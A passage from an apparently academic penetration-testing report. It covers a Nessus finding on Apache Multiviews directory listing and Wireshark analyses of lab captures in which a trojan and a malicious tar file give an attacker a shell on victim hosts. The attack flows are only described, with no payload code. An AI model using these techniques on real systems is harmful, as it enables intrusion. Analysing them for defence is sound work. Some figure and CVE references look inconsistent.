- i. Vulnerability analysis on playbook 51:* The vulnerability makes use of the Shellshock issue in the Bash shell's handling of external environment variables. It targets CGI scripts in the Apache webserver by changing the HTTP USER AGENT environment variable to a malicious function definition.

Vulnerabilities 46

Apache Multiviews Arbitrary Directory Listing

Description
 The Apache web server running on the remote host is affected by an information disclosure vulnerability. An unauthenticated, remote attacker can exploit this, by sending a crafted request, to display a listing of a remote directory, even if a valid index file exists in the directory.

For Apache web server later than 1.3.22, review listing directory configuration to avoid disclosing sensitive information.

Solution
 Upgrade to Apache version 1.3.22 or later. Alternatively, as a workaround, disable Multiviews.

See Also
<http://www.nessus.org/u?039e970b>
<http://www.nessus.org/u?7a96611bc>
<http://www.nessus.org/u?7c1c382bc>

Output

```

                Nessus was able to exploit the issue using the following request :
                http://192.168.30.31/TM-A

                This produced the following truncated output (limited to 10 lines) :
                ----- snip -----
                <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
                <html>
                <head>
                . . . . .
                more...
            
```

Port	Hosts
80 / http / www	192.168.30.31

Plugin Details

Severity: Medium
 ID: 10704
 Version: 1.38
 Type: remote
 Family: Web Servers
 Published: February 16, 2016
 Modified: October 21, 2020

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score 5.3
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
 CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C
 CVSS v3.0 Temporal Score: 4.8
 CVSS v2.0 Base Score: 5.0
 CVSS v2.0 Temporal Score: 3.9
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
 CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:O/RC:C

Vulnerability Information

CPE: cpe:/a:apache:http_server
 Exploit Available: false
 Exploit Ease: No exploit is required
 Patch Pub Date: October 12, 2001
 Vulnerability Pub Date: July 29, 2001
 Exploited by Nessus: true

Fig. 320. Apache Multiview vulnerability on Web server

TABLE LIII. SYNOPSIS OF APACHE VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	Apache – Web server
Host Id	192.168.30.31
Nessus Plugin Id	10704
CVE ID	CVE-2007-6258 , CVE-2002-0185
Recommendations	<ul style="list-style-type: none"> Disabling the default CGI Scripts and multiviews. Using Apache in chroot and using /bin/sh only when required Upgrade to Apache version 1.3.22 or later

***** *The contribution of Sai Kumar Chittimalla ends here* *****

V. PROTOCOL ANALYSIS ON PENETRATION TESTING PLAYBOOKS

Analysis performed by the Trusted Zone Team

***** *The contribution of Pavan Kumar Nadipineni starts here* *****

A. Analysis of Playbook 6: Wireshark Analysis for Trojan File Client-side Exploit:

- i. *Pcap Filename: playbook8.pcap*
- ii. *Wireshark Analysis:* By analysing the TCP stream, In the below image it is clear that attacker machine whose IP address is 10.10.10.11 has access to the victim machine whose IP address is 192.168.10.21. Fig. Clearly shows the attacker was

trying to execute commands like “ls” and “cd”. By the path “C:\Users\jberbin123>” it is clear that the attacker does not have administrator access but a normal user access. The below image data shows that the victim machine is of Windows 10 OS.




Fig. 321. TCP Flow Stream analyzation




Fig. 322. Sending Trojan.exe to Victim

The above image clearly demonstrates that the victim machine with IP 192.168.10.21 is trying to download the trojan.exe with a GET request as highlighted. The HTTP 1.1 304 not modified status confirms that the victim has already downloaded the file. Upon execution of the payload there should be an opening from the victim machine where the attacker has got access to the victim’s machine.




Fig. 323. Results of the malware file when run through VirusTotal [223]

The above image tells that 48 vendors flagged this file as malicious out of 67 vendors through which the file was processed.




Fig. 324. Conversation between both machines

The above fig demonstrating that 71 packets are transferred in total between both the machines. It also demonstrates when the packets are transmitted and how much time it was taken.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Abs Start	Duration	Bits/s A → B	Bits/s B → A
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	12:45:08.951101	1.0947	1530	1252
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	12:45:19.997599	1.0940	1531	1253
192.168.10.21	49703	10.10.10.11	80	5	318	3	186	2	132	12:45:29.078798	31.4325	47	33
192.168.10.21	49704	10.10.10.11	80	9	1257	5	847	4	410	12:45:29.078823	5.0142	1351	654
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	12:45:31.032879	1.0120	1565	1280
192.168.10.21	49705	10.10.10.11	4444	21	1450	10	835	11	615	12:45:34.025042	9.9237	673	495
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	12:45:42.076201	1.0340	1531	1253
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	12:45:53.122545	1.0338	1532	1253
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	12:46:04.167844	1.0185	1555	1272
192.168.10.25	52426	8.8.8.8	853	3	222	3	222	0	0	12:45:06.644123	12.0961	146	0
192.168.10.25	39406	4.4.4.4	853	3	222	3	222	0	0	12:45:06.644143	12.0961	146	0

Fig. 325. Conversation between both the machines on TCP data

The above figure demonstrates that total 9 TCP packets are sent by attacker machine on port 80 and total 21 TCP packets are sent by attacker machine on port 4444.

B. Analysis of Playbook 17: Creating a backdoor using Malicious Linux Payloads Embedded in Zip File.

- i. *Pcap Filename: Playbook_ubuntu_mal_zip.pcapng*
- ii. *Wireshark Analysis:* After analysing the packet capture, the summary is that the attacker will send a malicious payload to the victim to create an opening using some of the techniques of social engineering and when the victim executes the malicious payload the attacker exploits the victim machines compromising the critical data of the victim machine. In packet 68 the HTTP GET request confirms that the IP of the victim machine is 192.168.10.23 and the IP address of the attacker machine is 10.10.10.11. In the GET request if we see there is some html content being requested.




Fig. 326. Get Request for a html page.




Fig. 327. HTTP Response with a status code of 200

The response for the same is in packet 70 with the HTTP 200 status meaning that the html content got delivered successfully. In the below image there is a directory listing with multiple malicious files.




Fig. 328. Directory listing with malicious files.

In the above image the client is looking at a webpage which is listing a number of malicious files. Using social engineering techniques, the victim will be made to download the malicious file from this.




Fig. 329. HTTP GET Request

The below image shows the TCP stream 11 with GET Request and response of the malicious file.




Fig. 330. TCP stream 11 with GET Request and Response of important.tar




Fig. 331. Important.tar file in Virus Total website [223]

In the above image packet 72 there is a HTTP GET request for a file with extension tar. Tar is an extension for packages in linux terminology. “important.tar” is the name of the file being requested. In the above image in TCP stream 11 we can see the file important.tar being requested by the victim machine. After delivering the payload when the victim executes the payload the attacker will have access to the victim machine. Let us see what the virus total has to say about the file important.tar. 16 out of 58 security vendors flagged this as a malicious file.




Fig. 332. PWD command execution

In the above image in TCP stream 30, I see the ‘PWD’ command that was sent to the victim by the attacker. The attacker was trying to execute the ‘PWD’ command meaning the attacker has got access to the victim machine and was trying to get some details. I do not see any details or any response for the command that the attacker was trying to execute. The attacker might have got access, but the session got closed due to some issue.

